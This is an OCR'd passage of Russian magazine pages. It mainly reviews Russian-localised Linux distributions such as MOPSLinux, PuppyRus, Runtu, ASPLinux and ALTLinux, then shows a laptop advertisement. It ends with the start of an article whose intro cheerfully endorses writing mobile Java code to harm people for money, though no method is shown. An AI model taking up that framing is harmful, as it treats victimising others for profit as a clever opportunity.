зависимостей и контроля конфликтов теперь в него заносятся метаданные (файл data.xml). Сохранена и обратная совместимость со Slackware.

Релизы MOPSLinux обычно следуют за выходом новых версий Slackware, но новая версия может появиться по мере накопления в системе обновлений или существенных изменений.

Дистрибутив распространяется только под 32-битную платформу в виде 1 DVD или 3 CD установочных образов. Традиционный для многих сегодняшних проектов LiveCD в списке отсутствует. ISO-образы свободно скачиваются по ссылкам на сайте проекта. Как вариант, доступна коробочная версия, пользователям которой предоставляется бесплатная техническая поддержка. Работает форум, на котором любой может задать вопрос. Рекомендую посетить WiKi-страницу проекта, где можно найти информацию по многим темам. Дополнительно к официальному, имеется и неофициальный репозитарий пакетов — www.mopspackages.ru, плюс пакеты из Слаки.

Программа установки, выполненная с использованием ncurses, полностью локализована. С процессом способен справиться пользователь даже с небольшим опытом работы в Linux. Главное, хоть немного понимать, что нужно делать. Матерый линуксоид наверняка оценит гибкость установщика. В качестве программ для разметки диска идут cfdisk, fdisk и parted. На выбор предлагается один из вариантов инсталляции: Минимальная установка, Сервер, Офисный, Школьный, Домашний, Полная и Экспертная установки. В последней ты сам указываешь, какие пакеты нужно ставить.

Как известно, в Slackware настройки приложений производятся только тем способом, который предусмотрел разработчик, — поэтому часто рекомендуют начинать именно со Слаки, чтобы, пройдя все этапы,



Установка программ в PuppyRus производится одним щелчком мышки

Runtu буквально напичкан всем необходимым

полностью разобраться в устройстве системы. Сегодня это уже не столь актуально, ведь в состав рабочих сред KDE или GNOME входят утилиты настройки чуть ли не на все случаи жизни. Но в MOPSLinux несколько отошли от «генеральной» линии, предложив графическую утилиту (построенную на Qt) MOPS Configurator (MOPSConfig). С ее помощью можно выполнить конфигурирование сетевых интерфейсов, управление пользователями, включение/отключение сервисов, настройку некоторых параметров ядра и прочее. Для установки пакетов дистрибутив предлагает программу mpkg, принцип работы и команды которой схожи с APT.
Добавим, что основным рабочим столом является KDE (в MOPSLinux 6.2 доступны версии 3.5 и 4.1.3). В состав дистрибутива входят драйвера для карт Nvidia и ATI, а также все необходимые кодеки для воспроизведения мультимедийных файлов.

МАЛЕНЬКИЙ PUPPYRUS

Разработчики появившегося в 2007 году проекта PuppyRus (www.puppyrus.org) ставили перед собой задачу создать локализованный вариант австралийского дистрибутива Puppy Linux (www.puppylinux.org). Первая его версия полностью базировалась на Puppy Linux 3.01. По мере увеличения группы разработчиков (их количеству сегодня могут позавидовать многие проекты) и накопления опыта, постепенно расширялся круг задач, а PuppyRus все больше отдалялся от своего родителя. Кроме русской локализации, в него включен отличный от оригинального набор программ, улучшены скрипты начальной настройки ОС и многое другое.
Несмотря на небольшие размеры (чуть меньше 100 Мб) и, казалось бы, недостаточные функции по сравнению с остальными многодисковыми монстрами, — Puppy Linux весьма популярен в Linux-сообществе. По рейтингу DistroWatch.com он занимает 12 место и даже опережает почтенного старичка Slackware. Учитывая, что Puppy Linux не является дистрибутивом общего назначения, это уже само по себе говорит о многом.
Как и родительский дистрибутив, PuppyRus нетребователен к ресурсам. Для работы подойдет любой компьютер: от 10-летней давности до самого современного. Минимальное требование к ОЗУ — 32 Мб, но Puppy умеет работать, полностью выгружаясь в оперативку. В этом случае планка объемом 256 Мб лишней не будет.
Выполнен PuppyRus в виде LiveCD-дистрибутива с возможностью переноса (именно переноса, а не установки) файлов и последующей загрузки с раздела жесткого диска или флешки. В целях сохранения компактности дистрибутив выпускается в виде двух ISO-образов. Версия с литерой «M» (Modern) ориентирована на работу на современном оборудовании; для старых компов следует качать вариант «R» (Retro). Кроме того, сейчас активно идет разработка специализированной версии PuppyRus под названием Siberia, предназначенной для запуска на Asus Eee.
Дистрибутив невероятно прост в использовании: достаточно вставить загрузочный CD в привод и отправить комп на перезагрузку. Стартовое меню позволяет ввести ряд дополнительных параметров, — их описание на русском приведено здесь же. Далее в «Мастере настройки видеосервера» выбираем Xorg или Xvesa. После чего загружается легкий оконный менеджер JWM. Если выбран Xvesa, будет предложено установить предпочитаемое разрешение экрана. Все сообщения и подсказки по ходу выводятся на русском языке, — необходимые действия расписаны весьма доходчиво и ориентированы на непосвященного.
Внешне JWM очень похож на Windows ранних версий (собственно, поэтому он и выбран), даже начинающему виндузятнику разобраться в нем будет просто. Интерфейс программ локализован. Переключение клавиатурной раскладки осуществляется по <Ctrl+Shift>. Основные настройки производятся при помощи графических программ и знать командную строку и устройство *nix-систем необязательно.
Список приложений в «Меню» при взгляде на их количество изумляет: «Как столько всего могло уместиться в такую кроху?». Здесь пользователь найдет все, что необходимо на десктопе: текстовый процессор Abiword, коммуникационный пакет SeaMonkey (включает в себя веб-браузер, почтовый клиент, календарь, IRC-клиент, простой HTML-редактор и инструменты для веб-разработчиков), программы для работы с интернетом, графикой, мультимедиа и даже несколько игр. Секрет «вместительности» в том, что основной файл .sfs представляет собой SquashFS-образ. Файловая система SquashFS работает в режиме read-only и обеспечивает прозрачное сжатие при помощи алгоритма gzip.
Но Puppy не стал бы таким популярным, если бы не возможность сохранения всех настроек и установки дополнительных программ — пуплетов (puplets). У дистрибутива есть две оригинальные системы пакетов .PET и .PUP, напоминающие по структуре пакеты из Slackware. Такие пакеты представляют собой gzip-архив, который содержит все необходимые файлы и скрипты для настройки. Также возможна установка пакетов, собранных для Слаки (Puppy 4 уже не поддерживает слаковские пакеты). Все это перекочевало в PuppyRus, в котором дополнительно к официальным Puppy Linux предложен и свой репозитарий. Установка пакетов при помощи графических менеджеров Gslapt и PetGet4 очень проста и выполняется нажатием одной кнопки.
Таким образом, нарастить функциональность дистрибутива до нужного уровня очень просто. Все произведенные изменения при завершении работы записываются в специальный файл pup_safe.2fs, который можно сохранить на мультисессионном CD/DVD или в указанном месте (например, на флешке). При следующем запуске он распаковывается поверх основного (pup_xxx.sfs). В результате пользователь получает заранее настроенную систему. Как вариант, можно сразу записать все изменения в ISO-образ, создав свой вариант дистрибутива. Достаточно для этого выбрать соответствующий пункт в меню «Настройки» и немного подождать.



И не скажешь, что MOPSLinux — родственник Slackware!

RUSSIA + UBUNTU = RUNTU

Новый проект «Ubuntu Full Power», появившийся в мае 2007 года, преследовал две цели: создать локализованную сборку (в системе присутствуют пакеты только для русского, украинского и белорусского интерфейсов) и оснастить дистрибутив приложениями, стоящими ближе к нашим реалиям. Так, в Ubuntu по умолчанию не устанавливаются закрытые кодеки для воспроизведения мультимедиа, а также плагины Flash, Java и так далее. Все это и многое другое было включено в новый дистрибутив.

В связи с изменениями в правилах использования торговой марки Ubuntu, имя было заменено на Runtu. Первый релиз под номером 1.1 появился в конце июня 2007 года. На сегодняшний день уже актуальна версия 3.0, построенная на основе Ubuntu 8.04 и полностью с ним совместимая (также является LTS с поддержкой до середины 2011 года). Подключив репозитарий Runtu (в source.list нужно добавить «`deb http://archive.runtu.org/runtu/ hardy main universe`»), можно легко из Ubuntu сделать Runtu.

Основная среда в Runtu — Gnome. Для более слабых систем есть версия **Ru.Xubuntu 7.04** (xubuntu.runtu.org) с рабочим столом XFce. В скором времени планируется его обновление под новым названием «Runtu Office».

По объему ISO-образ дистрибутива больше убунтовского — 1,83 Гб, Ru.Xubuntu — 648 Мб. В настоящее время доступна только 32-битная версия. Дистрибутив можно закачать по ссылкам на сайте либо купить в интернет-магазинах. Пользователям коробочной версии предоставляется поддержка (только для одной системы, хотя устанавливать можно на любое количество) и лицензия, позволяющая ставить дистрибутив в организациях без опасения разборок с органами.


Системные требования совпадают с аппетитами родительского дистрибутива — CPU 1 ГГц, 256 Мб RAM. Для установки понадобится 384 Мб RAM и 5 Гб свободного места на харде.

Учитывая отсутствие других локализаций, процесс загрузки еще больше упрощен. Все подписи в загрузочном меню выведены на русском, сориентироваться очень просто.

Рабочий стол Gnome 2.22 выполнен «а-ля Windows», что упростит знакомство при миграции. Фирменный стиль Runtu чем-то напоминает KDE 4. Меню и системные сообщения локализованы. Новичку должно быть все понятно и без подсказок. Оборудование подхватывается автоматически. Для настройки предложены графические утилиты из Ubuntu. Естественно, на диск такого размера поместилось достаточно приложе-

DeepStyle

Разработчики дистрибутива **DeepStyle** (deepstyle.org.ua) также решили допилить Slackware и его 64-битную версию **BlueWhite64** (bluewhite64.com), снабдив их всем необходимым. А именно — поддержкой русской и украинской локалей, локализованным инсталлятором, кириллическими шрифтами и переведенными на русский man-страницами. По-новому перераспределены и пакеты на дисках. При этом полностью сохранена обратная совместимость и принципы Слаки. DeepStyle можно рекомендовать тем, кто хочет работать в Slackware, но не особенно дружит с английским. Дистрибутив распространяется в виде 2 DVD или 8 CD-дисков (4 установочных, 1 — i18n и 3 — исходные тексты) для i386 и x64 платформ. Как правило, обновления релизов следуют сразу за Slackware.



В качестве источников пакетов для ASPLinux можно использовать репозитарии Fedora

ний, поэтому отмечу только сборку OpenOffice.Org 2.4.1 Pro от Инфра-Ресурс, браузер Firefox 3.03 с кучей плагинов, Thunderbird 2.0.17, Gimp 2.4.6. Есть и Wine 1.1.5. Все это построено на ядре 2.6.24-21, X.Org 7.3. По лицензионным соображениям из 3.0 изъяты проприетарные драйвера для карт Nvidia и ATI. Проигрыватели Totem и Audacious оснащены всеми популярными кодеками.

Что немаловажно, вокруг проекта сформировалось сообщество, где любой желающий найдет ответ на любой вопрос по теме и может участвовать в дальнейшем развитии дистрибутива. Например, на установочном диске находятся те программы, за которые проголосовали пользователи на форуме проекта. В итоге дистрибутив можно полноценно использовать, даже не имея доступа к репозитариям. На российских просторах это весьма актуально.

Russian Fedora

Буквально за пять дней до релиза версии Fedora 10 стартовал проект **Russian Fedora** (www.russianfedora.ru). Это НЕ очередной клон Fedora, — проект предлагает адаптированную для России версию дистрибутива. Здесь имеются все кодеки для воспроизведения мультимедиа файлов в популярных форматах и закрытые драйвера для видеокарт Nvidia. Доступны только установочные DVD-диски для 32- и 64-битных систем, а также Delta-файлы (файлы разницы), позволяющие превратить официальный Fedora 10 в Russian Fedora. Во время установки, кроме GNOME и KDE, можно выбрать несколько рабочих столов XFCE и LXDE, IceWM. В конфигурационный файл менеджера пакетов добавлены популярные репозитарии.

Учитывая, что Russian Fedora базируется на самом последнем релизе Fedora, перед нами весьма серьезный конкурент ASPLinux. Впрочем, в ASPLinux есть крепкое сообщество, техническая поддержка и другие возможности, которыми пока не богат Russian Fedora.

ASPLINUX

Проект **ASPLinux** (www.asplinux.ru) возник как локализованная версия дистрибутива RedHat (затем Fedora) и постепенно пополнялся некоторыми оригинальными наработками. Хотя его основой по-прежнему является Fedora, с которой он совместим по пакетам, релизы не идут в унисон друг за другом. Так, ASPLinux 14.0 «Cobalt» (номер 13 пропустили), появившийся в середине декабря, построен на Fedora 9, хотя к этому времени уже почти месяц была доступна Fedora 10.

Дистрибутив предлагается в нескольких вариантах, часть из которых ориентирована на корпоративный сектор, а часть — на домашнего пользователя или небольшие офисы. В качестве LiveCD с возможностью установки на хард выступает Greenhorn. Далее, в зависимости от уровня пользователя, рекомендуется Standard или Express. В версию LiveMedia Edition на 1 DVD включены все приложения, которые позволяют его использовать как в офисе, так и в качестве развлекательного медиацентра. Самая оснащенная — Deluxe: в комплекте, кроме трех DVD, идут три печатных руководства. Бонусом коробочных версий является техническая поддержка.

На странице для закачки предлагается загрузочный DVD-образ, собранный под платформу i386. Рекомендуемые для установки системные требования: компьютер класса Pentium III, с 512 Мб RAM и 5 Гб места на харде.



В качестве программы для настройки в ALTLinux используется Alterator

Программа установки дистрибутива DeepStyle локализована

К сожалению (а может, наоборот, к лучшему), с версии 12 ASPL потерял свою индивидуальность — исчезли собственные наработки: загрузчик ASPLoader, программа установки ASPInstaller, мастер разметки диска ASPDiskManager (многие считали их одними из лучших в своем классе). Теперь это хорошо локализованная и доведенная до нужной кондиции Fedora. В отличие от своего американского собрата, связанного кучей ограничений, все необходимые кодеки, драйвера, поддержка Java и прочее в системе уже присутствует. В итоге пользователь получает полноценный дистрибутив, не требующий напильника. Все подсказки системы и справочные man-страницы — на русском. Пользователю предлагается только один вариант кодировок — UTF-8; поддержка всего остального убрана.

Программа установки Anaconda, которую используют все дистрибутивы, построенные на RedHat/Fedora, в ASPL слегка упрощена. Чтобы установить систему на чистый диск, достаточно все время выбирать «Далее». Возможно, кому-то не понравится, что по умолчанию разделы располагаются на LVM, — тогда без ручной разметки не обойтись.

Минус программы разметки состоит в том, что задать напрямую в мега/гигабайтах размер раздела нельзя. Приходится вводить значения первого/последнего цилиндра и смотреть, какой в итоге получится размер, а также подбирать (*sigh*). «Традиционно Федоровская» утилита не умеет форматировать разделы в ReiserFS (хотя поддержка в ядре имеется). Установка по умолчанию включает основной набор программ для работы в интернете. В качестве дополнительных групп предлагаются три: офисные приложения, разработка ПО и веб-сервер. Рабочей средой является GNOME 2.22.3, ядро 2.6.26.

Сторонникам других сред придется устанавливать своих фаворитов из репозитария, на DVD они почему-то не влезли. В поставке также есть Compiz, OpenOffice.org 3.0, Firefox 3.0 (с дополнительными плагинами), Thunderbird 2.0 и другие приложения. Для управления пакетами используется YUM. Рулить им удобнее при помощи графической программы Yum Extender, позволяющей легко найти и установить/удалить нужный пакет. В качестве источника программ предлагается собственный репозитарий ASPL, но, установив флажки в утилите «Источники обновлений», можно подключить репозитарии Fedora 9.

Приготовься: ядро ASPL, gcc, glibc, binutils содержат такое количество патчей, что попытка самостоятельно что-то скомпилировать может вызвать проблемы. Эти дистрибутивы больше рассчитаны на пользователя, который будет устанавливать программы из репозитария, а не заниматься самостоятельной сборкой.

Кроме форума проекта, информацию по дистрибутиву можно получить на сайте «Клуба любителей ASPLinux» (asplinux.net).

ALTLINUX

Дистрибутив **ALTLinux** (www.altlinux.ru) изначально представлял собой локализованный Mandrake (сейчас Mandriva) и носил другое название — Mandrake Russian Edition. Выпускала его компания IPLabs Linux. Позднее проект получил новое имя, под которым и известен. Постепенно в дистрибутиве появлялись собственные наработки, сборки пакетов, репозитарий, программа установки и так далее. Как результат, сегодня ALT — отдельная ветвь, не имеющая уже никакого отношения к Mandrake. О корнях дистрибутива помнят, наверное, только старожилы.

Визитной карточкой ALTLinux стал собственный репозитарий Sysiphus (www.sisyphus.ru), использующийся для установки и обновления программ и системы. Как и в Mandrake, в ALTLinux используются пакеты формата RPM, но совместимость с родительским давно утеряна. В качестве системы управления пакетами выбран дебиановский APT. Начиная с версии 3.0, для настроек системных параметров (сеть, пользователи, дата и время, интерфейс и другие) используется графическая программа Alterator собственной разработки.

Локализация — конек ALTLinux! Помимо русского, поддерживаются языки ряда постсоветских стран.

На момент написания этих строк актуальна версия 4.1. Пользователю, кроме серверных и корпоративных версий, предлагается два десктопных варианта: Desktop Personal и Lite. Второй ориентирован на старые компьютеры, — в качестве рабочей среды в нем использован XFce. Есть и весьма специфическая сборка: развивающий дистрибутив Children. На FTP/HTTP доступны установочные ISO-образы (для 32-битных с оптимизацией под i586 и 64-битных платформ) — CD или DVD, LiveCD, спасательный диск и архив для установки на флешку. Жаль, что в LiveCD нет возможности установки на жесткий диск. Создать загружаемое USB-устройство можно одним движением мышки из меню Alterator.

Системные требования для разных версий несколько отличаются. Для Desktop минимальными являются — CPU 1 Гц, 256 Мб RAM и 6 Гб свободного места.

В комплект дистрибутива входят: ядро 2.6.25, графическая среда KDE 3.5.10, OpenOffice.org 2.4. В системе есть все необходимые кодеки и драйвера, в том числе и для видеокарт Nvidia/ATI. Для настройки DRI в наличии специальная утилита DRI Conf.

Еще одна особенность дистрибутива — система безопасности (tcb, chroot). Версии Desktop Professional, Server Edition имеют сертификаты ФСТЭК и показатели по 5-ому классу защищенности. В итоге, некоторые действия здесь выглядят и работают иначе, чем в других решениях, а опыт работы в них может и не помочь. Из-за этого без подсказки тяжело решить даже вроде бы тривиальную задачу. Но это дело привычки!

Стоит заметить, что вокруг дистрибутива сложилось тесное сообщество. Правда, до последнего времени техническая поддержка осуществлялась преимущественно через списки рассылки. Но к великой радости пользователей, относительно недавно появился форум (forum.altlinux.org), так что без помощи новичок не останется. ■

Pumaпомрачительный ноутбук IRBIS!



Ноутбук IRBIS® M533MV
на базе платформы AMD Puma

На правах рекламы.

www.irbisMobile.ru

Товар сертифицирован.

- Двухъядерный мобильный процессор AMD Turion™ X2 Ultra
- Встроенная видеокамера
- Объем жесткого диска: 320 Гб
- Видеокарта: ATI Mobility Radeon™ HD 3470 Hybrid X2

в лучших магазинах электроники






ОЛЕГ ПРИДЮК
/ ZANITO@GMAIL.COM /



Антикризисная Java

ЭКСКЛЮЗИВНЫЕ НОВОСТИ О ЗАРАБОТКЕ НА МОБИЛЬНОМ ПРОГРАММИНГЕ

Допустим, писать Hello World на замечательном языке Java ты уже научился и теперь напрягаешь мозжечок с единственной целью — кому-нибудь нагадить и получить за это гуманитарно-финансовую помощь. Правильно мыслишь, а о том, как эти мечты превратить в зеленые бумажки, рассказано чуть ниже.



тложи в сторону бутерброд и кружку с остатками чая, ведь нижеследующий текст впервые оказался за пределами закрытых презентаций и узкого круга бета-тестировщиков. Читай внимательно, это работает!


ТЕЛЕФОНЫ, ДЕНЬГИ И СПОНСОРСКИЕ ПРОГРАММЫ

Читатели постарше и помудрее, те, кто застал рассвет и закат Spedia.net и ей подобных сервисов, помнят, что любые спонсорские программы работают на 100% и приносят большую прибыль, лишь до тех пор, пока они новые и пока тему не просекли народные массы. Потом — как повезет, но первые финансовые сливки в любом случае самые вкусные и сытные.

